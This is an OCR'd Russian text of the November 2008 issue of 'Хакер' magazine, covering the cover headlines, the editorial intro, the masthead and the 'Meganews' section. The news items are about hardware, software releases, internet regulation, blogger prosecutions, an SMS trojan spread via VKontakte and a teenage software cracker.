КАК ПОДБИРАЮТ ПАРОЛИ НА ОДНОКЛАССНИКАХ И ВКОНТАКТЕ СТР. 42

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

ХАКЕР

www.xakep.ru

НОЯБРЬ 11 (119) 2008



ВЗЛОМ МЕТРО

КОПИРОВАНИЕ И ПОДДЕЛКА БИЛЕТОВ МЕТРОПОЛИТЕНА

СТР. 122

ЯБЛОКО РАЗДОРА

ОСНОВНЫЕ ДЕФЕКТЫ MACOS X

СТР. 62

НЕСЛУЧАЙНЫЕ ЧИСЛА

ВЗЛОМ ГЕНЕРАТОРА СЛУЧАЙНЫХ ЧИСЕЛ – ULTIMATE-БАГ ДВИЖКА PHP

СТР. 58

КИШКИ НАРУЖУ

РАЗБИРАЕМ НА ЧАСТИ ВАЛИДАТОР БЕСКОНТАКТНЫХ КАРТ

СТР. 24

КЛАСТЕР ИЗ PLAYSTATION

СЛОЖНЫЕ ВЫЧИСЛЕНИЯ С БАСНОСЛОВНОЙ ПРОИЗВОДИТЕЛЬНОСТЬЮ

СТР. 28



Intro

Тамбовская группировка, межконтинентальная ракета «Сатана», «Газпром» и российские хакеры — вот четыре точки опоры международного авторитета России.
С кем бы из иностранных журналистов и коллег я ни общался, всегда чувствую большой респект, когда говорю, что работаю в «the Hacker magazine». Сразу сыплются вопросы о связи с российской мафией, о том, как именно были украдены два миллиона Евро на прошлой неделе и что делать, чтобы не подцепить какого-нибудь с любовью сделанного в Сибири троя.
Традиционно я им отвечаю, что журнал «Хакер» и есть координационный центр всех русскоязычных хакеров, я лично являюсь руководителем российской электромафии, сибирские трои уже давно вшиты нашими агентами в Microsoft во все поставки Windows, начиная с версии 3.11, а Большой Адронный Коллайдер — на самом деле европейский филиал редакции.
Не всему, конечно, верят, но приятное чувство национальной гордости остается надолго :).

nikitozz, гл. ред. Х

CONTENT•11(119)



042



110



122



140



/Редакция
>Главный редактор
Никита «**nikitozz**» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай«**gorl**»Андреев
(gorlum@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Дмитрий«**Forb**» Докучаев
(forb@real.xakep.ru)
PC_ZONE и UNITS
Степан «**step**» Ильин
(step@real.xakep.ru)
UNIXOID, XAKEP.PRO и PSYCHO
Андрей «**Andrushock**» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «**Dr. Klouniz**» Лозовский
(alexander@real.xakep.ru)
ФРИКИНГ
Сергей «**Dlinyj**»Долин
(dlinyj@real.xakep.ru)
>Литературный редактор
Дмитрий Лященко
(lyashchenko@gameland.ru)

/DVD
>Выпускающий редактор
Степан «Step» Ильин
(step@real.xakep.ru)
>Редактор Unix-раздела
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
>Редактор тематических подборок
Андрей Комаров
(komarov@gameland.ru)
>Монтаж видео
Максим Трубицын

/Art
>Арт-директор
Евгений Новиков
(novikov.e@gameland.ru)
>Верстальщик
Вера Светлых
(svetlyh@gameland.ru)
>Цветокорректор
Александр Киселев
(kiselev@gameland.ru)
>Фото
Иван Скориков
>Иллюстрации
Александр Гладких

/xakep.ru
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/Реклама
>Руководитель отдела рекламы цифровой группы
Евгения Горячева
(goryacheva@gameland.ru)
>Менеджеры отдела
Ольга Емельянцева
(olgaeml@gameland.ru)
Оксана Алехина
(alekhina@gameland.ru)
Александр Белов (belov@gameland.ru)
> Трафик менеджер
Надежда Максимова
(maksimova@gameland.ru)
>Директор корпоративного отдела
Лидия Стрекнева
(Strekneva@gameland.ru)

/Publishing
>Издатели
Рубен Кочарян
(noah@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Управляющий директор
Давид Шостак
(shostak@gameland.ru)
>Директор по развитию
Паша Романовский
(romanovski@gameland.ru)
>Директор по персоналу
Михаил Степанов
(stepanovm@gameland.ru)
>Финансовый директор
Леонова Анастасия
(leonova@gameland.ru)
>Редакционный директор
Дмитрий Ладыженский
(ladyzhenskiy@gameland.ru)
>PR-менеджер
Наталья Литвиновская
(litvinovskaya@gameland.ru)

/Оптовая продажа
>Директор отдела дистрибуции
Андрей Степанов
(andrey@gameland.ru)
>Связь с регионами
Татьяна Кошелева
(kosheleva@gameland.ru)

>Подписка
Марина Гончарова
(goncharova@gameland.ru)
тел.: (495) 935.70.34
факс: (495) 780.88.24
> Горячая линия по подписке
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России

> Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии «ScanWeb», Финляндия.
Тираж 100 000 экземпляров.
Цена договорная.

Meganews

МАРИЯ «MIFRILL» НЕФЕДОВА
/ MIFRILL@REAL.XAKEP.RU /

Обо всем за последний месяц

Зазвучит все!



Firefox 3.1 beta 1 оказался быстрее Google Chrome по скорости загрузки страниц на **36%**

Сразу двумя звуковыми картами расширилась хорошо знакомая всем линейка Sound Blaster от компании Creative. Первое решение — USB-звуковуха X-Fi Go! — придется по душе геймерам. Новинка весит всего 20 граммов, обладает гигабайтом памяти и хранит в себе все необходимое для установки ПО. Она способна запомнить и установки, используемые для различных игр, и сохранить сведения о пройденных уровнях. Буквы X-Fi в названии означают, что карточка умеет воспроизводить сверхреалистичный объемный звук. Технология X-Fi Crystalizer, в свою очередь, позволит «вернуть к жизни» те частоты, которые были утрачены при перекодировке звука в такие форматы как MP3, а X-Fi CMSS-3D эмулирует объемное звучание для любого аудио. X-Fi Go! поддерживает и широко распространенную игровую технологию Creative EAX Advanced HD 4.0, а также позволяет изменять свой голос, общаясь в онлайне (благодаря функции VoiceFX). Вторая новинка, с говорящим названием X-Fi Notebook, предназначена для пользователей ноутбуков, которые устали путаться в проводах. Звук подается с карточки на беспроводной приемник Creative Wireless Receiver, подключаемый к колонкам. Да здравствует мобильность! Зона приема составляет порядка 30 метров, правда, стоит заметить, что принимающие устройства продаются отдельно. Карточка совместима с форматом ExpressCard, так что ее можно использовать даже с самыми последними моделями лэптопов. Также X-Fi Notebook «дружит» с Dolby и DTS через программу PowerDVD. Особенно это должно порадовать киноманов.

Свежий воздух с ноутбуками Asus



Новую и весьма интересную серию ноутбуков запускает компания ASUS. Линейка, получившая маркировку N, включает в себя четыре модели. Совсем маленький N10 отличают размеры (диагональ дисплея всего 10.2", вес — 1.40 кг), а также процессор Intel Atom. Модель N20 тоже весьма компактна — 12.1" в диагонали, но главная ее особенность — это время автономной работы, которое может достигать 12 часов!

Наиболее универсальный N80 обладает экраном 14.1" и может похвастаться видеокартой NVIDIA GeForce 9 Series с 1 Гб памяти. Ну, а старшая модель серии — N50, имеет сразу ряд преимуществ. Тут и дополнительные клавиши с подсветкой, расположенные над клавиатурой, и большой экран, диагональю 15.4", и совсем уже уникальная вещь — встроенный ионизатор воздуха. Все ноутбуки оснащены самыми последними достижениями прогресса. Например, системой SmartLogon, которая, при помощи встроенной веб-камеры, позволяет использовать для входа в систему идентификацию лица пользователя (вместо банального пароля). Конечно, не обошлось и без встроенной ОС Express Gate. Так что, пользоваться почтой, Скайпом, слушать музыку и делать многое другое, можно уже спустя, примерно, 8 секунд после включения машины, не дожидаясь загрузки основной ОС. Из других приятных особенностей отметим технологию Super Hybrid Engine (SHE), которая обеспечивает всем компьютерам линейки крайне низкое энергопотребление.


intel
КОМПЬЮТЕР НАЧИНАЕТСЯ С INTEL®.
РИАН
КОМПАНИЯ РИАН
Выбери Свой ВаРИАНт!
Компьютеры ВаРИАНт Эксперт на базе двухъядерного процессора Intel® Core™2 Duo - Это лучшее решение для Вашего офиса!
intel
Core 2
Duo
inside
Сделай больше
Наш Адрес: 394030, г. Воронеж, ул. К.Маркса, 67,
Тел (4732) 512-412, www.rianvrn.ru

На начало **2008** года количество юзеров рунета составило **32,7** млн. человек.




С таким не заблудишься

Многофункциональный GPS-навигатор выпустила компания Nexx. Модель NNS-5010 сочетает в себе практически все полезности, что могут пригодиться в машине. Обладая большим, 5-дюймовым, сенсорным дисплеем, девайс выполнен в минималистском стиле и может похвастаться толщиной всего 17 мм. В NNS-5010 используется навигационная система IGo8 с поддержкой трехмерной картографии, — информация о маршруте подается на экран максимально удобно и доступно. Встроенная справочная система «Points Of Interest» содержит данные на более чем 90.000 заведений по всей России, начиная от больниц и заканчивая кинотеатрами и ресторанами. Помимо этого, навигатор поддерживает SD/MMC-карты памяти, а легким движением руки превращается в мультимедийный центр автомобиля, позволяя слушать музыку, просматривать изображения или фильмы. Еще одна приятная особенность — это Bluetooth-модуль, синхронизировав который с мобильным телефоном, мы получаем hands free и возможность управлять звонками и SMS прямо на экране NNS-5010. В памяти устройства уже установлены карты всех основных трасс и крупных городов нашей родины, но этот список всегда можно расширить (в том числе, добавив карты других регионов и стран).

Аналитики прогнозируют, что Google Chrome получит долю в **15-20%** рынка в течение **2**-х лет.

Новый Photoshop

Компания Adobe Systems выпустила долгожданную новую версию графического редактора всех времен и народов — Photoshop CS4. По словам представителей Adobe Systems, CS4 только начинает свой путь в направлении более эффективного использования ресурсов графического процессора, но уже сейчас Photoshop научился с его помощью масштабировать и вращать картинку, управлять трехмерными объектами и производить цветокоррекцию. Так как работа с «железом» дело не такое уж легкое, немного выросли системные требования — теперь рекомендуется видеокарта с 128 Мб оперативной памяти. Со временем планируется загрузить графический процессор еще и обработкой различных эффектов, но для этого будет выпущено специальное дополнение. А из уже случившихся перемен назовем новую функцию «умного» масштабирования, оптимизированное создание панорам — теперь программа сама подгоняет границы снимков по тонам и цветам, возможность редактирования свойств 3D-объектов и, конечно, новый, переработанный интерфейс. К тому же, Windows-версия редактора, наконец-то, стала поддерживать 64-разрядные ОС.



IT и благотворительность

Компактные ноутбуки EeePC (один из главных хитов от компании Asus) послужат благому делу и помогут в учебе школьникам Краснодарского края, Свердловской и Нижегородской областей. Произойдет это в рамках проекта «Компьютер для школьника». Он организован некоммерческим фондом «Вольное Дело», реализующим различные благотворительные программы предпринимателя Олега Дерипаски. Проект рассчитан на долгих пять лет. Идея заключается в обеспечении учебных заведений самыми современными IT-наработками, будь то «железо» или софт. Так, российским школам планируется передавать порядка 200.000 компьютеров в год, и в 2008 это право на конкурсной основе выиграла именно компания Asus со своими нетбуками. Проект всячески поддерживает компания Microsoft (предоставили льготные условия на покупку своего ПО), а также Intel (взялись обучать преподавателей).

С **1997** года количество сайтов в рунете увеличилось с **18** тыс. до **13** млн.

Яндекс занимает **46%** российского поискового рынка.

Apple мало глянца

Вслед за недавним обновлением IPod'ов пришел черед меняться «яблочным» ноутбукам и мониторам. В ходе презентации незабвенный Стив Джобс поведал миру о постигших машинки трансформациях. Пожалуй, главной и самой спорной переменой стал новый глянцевый экран с LED-подсветкой и стеклом. Им оснастили и MacBook, и MacBook Pro, и новый 24-дюймовый монитор Apple Cinema Display. Дизайнерское сообщество, нежно любящее продукцию Apple, всерьез обеспокоилось вопросами, какой теперь станет цветопередача и что делать с бликами. Словно в ответ, Apple ненавязчиво отрекламировали подставку нового дисплея, позволяющую менять угол наклона от -5 до 25 градусов. Среди других перемен — стал алюминиевым корпус, (изготавливается по спецтехнологии из цельного куска упомянутого металла). Впервые эту разработку применили для MacBook Air. Толщина и габариты машин немного уменьшились, а также, пусть незначительно, но изменился вес — как ни легок алюминий, пластик был полегче. Для всех моделей на 39% увеличился размер тачпада, и с него исчезла кнопка (стала виртуальной). Отметим также появление индикатора питания на боковой поверхности и замену клавиатуры на черный пластик. Плюс, в ходе запланированного перехода на видеоадаптеры Nvidia, все MacBook теперь щеголяют GeForce'ами. «Прошки» вообще могут похвастаться сразу двумя видеокартами — интегрированной и дискретной. Процессоры остались прежними: это Intel Core 2 Duo, с частотами 2.0GHz или 2.4GHz, для MacBook и 2.4GHz или 2.53GHz для MacBookPro. Для «Про» также возможен вариант с частотой 2.8GHz. Что до монитора, — он в некотором роде идет «в связке» с ноутбуками, имея порт Mini DisplayPort (новый стандарт сигнального интерфейса для цифровых дисплеев, которым оснащены и портативы Apple) и кабель MagSafe, через который от Cinema Display можно заряжать лэптоп.

Из всех линеек не обновилась только 17" модель MacBook Pro, в которой, согласно инсайдерским слухам, обнаружили некие недоработки. Полноценное перерождение было отложено на неопределенный пока срок. Также не дождались появления привода Blu-Ray. Ничего не поделаешь, — сложности лицензирования!..



Странно развивается WiFi в России — **90%** всех точек доступа сосредоточены в Москве.

Неприятности с Хэ-коробкой

Суровая конкуренция рынка консолей диктует жесткие правила. Так корпорация Microsoft допустила в своих Xbox 360 ряд непростительных ошибок, но отзывать товар из продажи и, тем более, признаваться в этом, не торопилась. «Мелкомягкие» покаялись в содеянном лишь в прошлом году, наконец, сознавшись, что аппаратное обеспечение приставок действительно далеко от совершенства, а процент априори неисправных консолей очень велик. На улучшения в этой области был выделен 1 млрд. долларов, и шумиха немного улеглась, но, как оказалось, ненадолго. На Microsoft снова подали в суд. Простой парень из Калифорнии (очевидно, по совместительству обиженный геймер) требует у корпорации ни много, ни мало — вернуть все деньги, полученные с момента начала продаж консолей. Ссылается он при этом на многочисленные публикации в Сети и игровых изданиях. Дело в том, что согласно этим источникам, в Microsoft знали о дефектах еще в 2005 году, но не спешили что-либо предпринимать, продавая откровенный брак и дуря покупателям головы. Крайне сомнительно, что иск удовлетворят, но, похоже, старые грехи будут преследовать Microsoft еще долго.



Вредоносные файлы содержатся всего в **1,09%** спамерских e-mail'ов.



«Красная шапочка» осталась не у дел

Последние полгода «Почта России» активно пытается компьютеризироваться и оптимизировать за счет этого свои рабочие процессы. Вначале было заключено соглашение с компанией Red Hat, в рамках которого ряд отделений экспериментально оснастили ПО на базе Linux. В случае успеха этого начинания, аналогичным софтом снабдили бы все почтовые филиалы, что позволило бы не только создать новую информационную инфраструктуру, но и существенно сократить расходы на содержание почтовых сетей — свободное ПО все же стоит не в пример дешевле. Но фокус не удался. Либо работники «Почты России» не сумели совладать с программами, разработанными совместно со специалистами Red Hat, либо их софт действительно не подошел для нашей инфраструктуры... Об этом мы уже не узнаем. В итоге, все вернулось на круги своя, точнее к Microsoft. К настоящему моменту с софтверным гигантом заключено новое соглашение, так что помогать нашим почтовикам в создании комплексной инфраструктуры (например, единого сервиса электронной почты и коммуникаций) будет именно он, «родной». И никакого вам Linux'а.

Инет в законе

Похоже, кто-то все же рассказал нашему правительству о существовании интернета, и интернет представителям власти сильно не понравился. Во всяком случае, в нынешнем виде. Депутаты рабочей группы фракции «Единая Россия» заказали Международному исследовательскому институту разработку концепции закона о регулировании интернета. Заниматься вопросом будет лично директор МИИ — Асламур Тедеев. Он уже поделил все отношения в Сети на две группы: экономическую, включающую в себя сетевую коммерцию и банковские услуги, и гуманитарную, охватывающую все остальное. Интересно, что если для первой группы собираются создавать правовую базу, защищающую права сторон, то для второй хотят соблюсти некий мистический баланс «публичных и государственных интересов». Тедеев считает, что никакого саморегулирования в интернете быть не может, но в то же время заверяет, что повторять путь Китая или Кубы, конечно же, не намерен. Взбудораженные новостью юзеры самого Тедеева в рунете отыскали быстро... и ужаснулись. Вот выдержка из его профиля на сайте Виртуального клуба юристов. Орфография и пунктуация автора сохранены: «Я специализируюсь в облости Налогового,банковского и финансового права,налогообложения электронных банковских услуг и сделок,совершаемых с помащью Интернет. Преподаю в АПУ, ВУЗах Москвы и Краснодара». Наше правительство, тем временем, всерьез намеревается сделать этот документ образчиком для подражания, чтобы на него равнялись и другие страны. Даешь законы без пробелов с «ашипками»! А лучше — давайте заодно подправим и правила русского языка.



ЖЖ не пройдет



Пока в Перми судят блогеров, в Казахстане «проблему LiveJournal» решают с плеча — начиная с 7-го октября 2008 года, ведущие провайдеры страны просто заблокировали доступ к сайту. Юзеры дали знать, что без ЖЖ остались клиенты «Казахтелеком», K-Cell, BeeLine, «Интелсофт» и DUCAT. Заодно доступа лишилась Киргизия, использующая каналы соседей.

Причины официально не называются, но по Сети ходит упорный слух, что виной всему политика, а точнее, блог Рахата Алиева — бывшего зятя правителя Казахстана Нурсултана Назарбаева. На родине Алиев заочно приговорен к тюремному сроку за похищение людей и вымогательство, и в виду этого находится в Австрии. Сайты Алиева уже неоднократно блокировались властями Казахстана, но он завел блог в ЖЖ — kaztoday.livejournal.com, заявив: «Мы открыли свою страницу в Живом Журнале. Вы понимаете, что это означает: теперь, чтобы нас закрыть, вам нужно обрушить весь livejournal». Примерно это, похоже, и было сделано. Однако по другой версии, это просто технические неполадки, имеющие место со стороны ЖЖ. Хотя и это тоже никак не подтверждено официально. В любом случае, казахстанским и киргизским блогерам пока приходится пользоваться прокси, анонимайзерами или зеркалами.



Ночь в чате удалась!

Тусовался с друзьями почти до утра,
ведь теперь на WAP-трафик ночью **скидка 50%**

Чтобы получить скидку, набери * **110** * **741** #

Узнай больше **06 04 21**
www.beeline.ru

20 тысяч за пост в блоге

К штрафу в 20.000 рублей приговорил суд города Перми блогера Дмитрия Ширинкина, по статье 207 УК РФ (заведомо ложное сообщение об акте терроризма). Что характерно, в ходе процесса было решено, что все блоги Сети, по сути, являются СМИ, а каждый пост в них приравняли к сообщению. Конечно, право у нас не прецедентное, как в США, но все же подход интересный. Что до Ширинкина — «тот самый» пост, в самом деле, выглядел странным, хотя впоследствии автор и уверял, что это лишь литературное произведение. Дмитрий написал в ЖЖ (там он tetraox), что купил пистолет ТТ с затертыми номерами и далее — цитирую: «Я Вас всех ненавижу, я ненавижу Путина, ненавижу Каспарова, ненавижу Дом-2, ненавижу метро, ненавижу российскую провинцию. Я заберу с собой два-три десятка душ. Я пока не решил, в какой вуз города я пойду. Наверное, все-таки в политех. Я его ненавижу. Хотя одинаково ненавижу и остальные «типа университеты». Я ненавижу людей. Вы у меня попляшете. На раскаленной сковородке». На данный момент автор перевел журнал в режим friends only, предусмотрительно спрятав от любопытных глаз все старые записи и проиндексировав их спецтэгом, чтобы они не отображались даже в кэше Яндекса. Однако в единственном оставшемся публичным посте он пишет, что невиновен, хотя и не собирается более это обсуждать.



Каждое высказывание, несущее информацию, является сообщением: и рассказ ребёнка о походе в зоопарк, и лекция профессора, и крик человека на площади: «У меня бомба!». С точки зрения современной лингвистики, любая содержащая какие-либо сведения запись в сетевом дневнике (в том числе исследуемый текст) является сообщением.


ВЫВОД

1. Печатный текст, являющийся записью от 21.04.2007 г. (21 ч 29 мин) в сетевом дневнике лица, зарегистрированного на блог-платформе Livejournal.com под ником tetraox, является сообщением о готовящихся действиях, создающих опасность гибели людей.

Эксперт И.В. Гарт

Фейковые антивирусы приносят аферистам порядка **10** млн. евро ежемесячно.


Гипно-спам



Специалисты антивирусной лаборатории PandaLabs обнаружили очень неприятную вещь — спам-сообщение, в котором применяются методы воздействия на подсознание. Немного утешает, что методы, если можно так выразиться, старые и добрые. С первого взгляда спам выглядит обычной рекламой, правда, картинка не статична — на экране с огромной скоростью сменяют друг друга четыре изображения. На трех из них написано «Buy» («Купи»). В поле зрения эта установка находится всего по 10-40 миллисекунд, так что пользователь даже не осознает, что именно видит. Зато подсознание, конечно, это фиксирует. По данным PandaLabs, это первый сетевой прецедент с использованием таких технологий «зомбирования»! Эксперты весьма обеспокоены происходящим, потому как могут последовать и другие попытки, выполненные уже гораздо более изящно, а значит, более опасные. Почти во всем мире воздействие на подсознание посредством рекламы запрещено законом, но для спамеров закон, в общем-то, не писан. Выходит, все, что пока могут порекомендовать пользователям специалисты — не забывать про антивирусы, фильтры контента и спама.

«Вконтакте» снова болеет

Малварь все чаще стали распространять через социальные сети, и это неудивительно — ведь они набирают все большую популярность, в том числе и в России. Но мобильный троян таким способом тиражируется впервые! Активность совсем простенького Trojan-SMS.J2ME.Konov.b обнаружили в Лаборатории «Касперского», в чьих базах он числится еще с весны текущего года. Создатели вредоносной программки просто модернизировали механизм доставки под социальную сеть «Вконтакте». Зайдя на сайт, пользователь получает от друга сообщение об акции, в рамках которой якобы можно получить бонус на счет своего сотового — от 500 до 555 рублей. Для этого предлагается скачать и установить на телефон JAVA-программу. Вместо пополнения счета приложение рассылает SMS на 5 коротких номеров, каждое из которых стоит порядка 250 рублей. Периодически троянец также пытается заполучить логин и пароль новой жертвы для дальнейшего самораспространения (используя фальшивый клон «Вконтакте»). Отметим, что подобное развитие событий в сфере мобильного малваря Kaspersky Lab. прогнозировали еще в середине года. Эта область вредоносного ПО развивается очень активно, а социальные сети — весьма благодатная почва.



А Большой Брат все-таки следит

Старая шутка и любимая страшилка всех параноиков, выступающих против социальных сетей (мол, все это база данных ФСБ и за нами следят), ушла не так уж далеко от правды. Должников отныне будут искать через интернет в целом и сайты «Одноклассники» и «Вконтакте» в частности. Этим займется Московское управление Федеральной службы судебных приставов. Они будут собирать через социальные сети информацию об имуществе задолжавших пользователей, а также «напоминать» им о долгах через означенные сайты. Ну, а с начала 2009 года оповещать о задолженностях станут еще в SMS. Нельзя не упомянуть и о том, что в ближайшее время ФССП начнет переговоры с операторами сотовой связи, в целях получения доступа к информации о счетах владельцев телефонов. При необходимости счета даже могут быть арестованы. Технический прогресс во всей своей красе.




Особенности сетевой рекламы



Сразу ряд новшеств образовался в сфере интернет-рекламы. Во-первых, компания Google добралась, наконец, до перспективной ниши онлайновых игр и запустила бета-версию сервиса AdSense in Games. Как несложно догадаться из названия, это одна из ветвей развития рекламной службы Google AdSense, предлагающей релевантную рекламу. Пока все будет подаваться в виде роликов, демонстрирующихся перед игрой, после прохождения стадий или же после проигрыша. До внедрения непосредственно в игровые миры дело не дошло. Во-вторых, социальная сеть MySpace дала старт сервису MyAds, ориентированному на малых предпринимателей и частных лиц. Легко определив в системе будущий бюджет рекламной компании (от 25 до 10.000 долларов), любой человек сможет выбрать свою «целевую аудиторию», при помощи системы HyperTargeting. Она включает в себя свыше 1100 критериев отбора, основанных на информации, опубликованной в профилях пользователей. Например, рекламу увидят только люди из определенной географической точки планеты, занесшие в интересы «морские обезьянки». Ты, кстати, не заносил?

Хакерское чтиво



В последнее время стало очень модно писать мемуары. Занимаются этим все, кому не лень, начиная от голливудских звезд и заканчивая менеджерами среднего звена, которые ваяют исключительно «в стол». IT-андегаунд, очевидно, решил, что он ничем не хуже. О том, что биографическую книгу пишет легендарный Кэвин Митник, взломавший Пентагон и отсидевший 4 года за свое деяние, известно уже давно. Теперь в полку хакеров-писателей прибыло — в свет вышли мемуары Майкла Калса, под названием «How I Cracked the Internet and Why It's Still Broken» («Как я взломал интернет и почему он до сих пор не работает»), написанные в соавторстве с журналистом Крэйгом Сильверманом. Калс известен под ником Mafiaboy и знаменит тем, что в 2000 году он, в возрасте 15 лет, вместе с группой хакеров организовал DoS-атаку на ряд крупных сайтов, включая CNN, Amazon.com, eBay, Yahoo и E*Trade Financial. В течение нескольких часов ресурсы были недоступны, и по оценкам некоторых аналитиков, атака обошлась мировой экономике в $1.2 млрд. Калса поймали и осудили. Он получил 9 месяцев колонии для несовершеннолетних и испытательный срок длительностью 1 год, во время которого ему ограничили доступ к интернету. Но это происходило в далеком 2001 году. А сейчас повзрослевший хакер, переквалифицировавшийся в журналисты (Калс вел колонку о компьютерной безопасности в канадской газете), решил в красках поведать миру о своих похождениях.




Google научили слушать

Компания Google уже однажды пыталась запустить сервис, распознающий голос — назывался он Google Voice Search. Экспериментальная новинка позволяла искать по телефону различные компании в пределах США. Тогда что-то не задалось, и работу системы довольно быстро свернули. Но где не преуспели американцы, подход придумали украинцы. Наши соседи написали бесплатный плагин к Internet Explorer под названием Voice Search Bar, скачать который можно по адресу voicesearchbar.com. Пока программа понимает только английскую речь, но это обещают в скором времени поправить. Принцип аддона работы прост — произносим ключевое слово, жмем кнопку «поиск», и нас переадресует на сайт voicesearchbar.com, где выводятся результаты из Google. К чему такая мудреность? Во-первых, на сайте висит реклама, а каждая переадресация — это показы, во-вторых, чего еще ждать от проекта посвященного Биллу Гейтсу? Нет, это не шутка. Цитата, принадлежащая Билли, красуется на главной странице ресурса. Она гласит: «В Microsoft считают, что через пять лет голосовых поисковых запросов в интернете будет больше, чем печатных». Утверждение, нужно заметить, вполне здравое, да и программка тоже не самая бесполезная.

Ломаешь? Ломай бесплатно!

Как известно, исключения лишь подтверждают правила. Авторов крэков к различному софту, как правило, не удается ни вычислить, ни поймать, ни, тем более, осудить. И вот исключение произошло — причем, у нас, в России: сумели отыскать человека, взломавшего летом 2008 популярную картографическую софтину «Навител навигатор». Скорее всего, хакер попался из-за возраста — Сергею Побединову всего 17, а главное, из-за того, что, распространяя взломанную программу через варезники и блоги, он просил пожертвовать любую сумму на свой Webmoney-кошелек. Из-за взлома Навител, лидер российского рынка картографического ПО, потерял порядка 15% от общего объема продаж. И хакера, подложившего компании такую свинью, действительно искали. Учитывая, что программа достаточно специфичная, а автор пытался заработать на крэке — нашли. Теперь Побединова могут даже привлечь к уголовной ответственности, хотя до ареста дело не дошло — Навител пока разбирается с родителями юного гения, очевидно, пытаясь урегулировать инцидент миром (а вероятнее, штрафом).

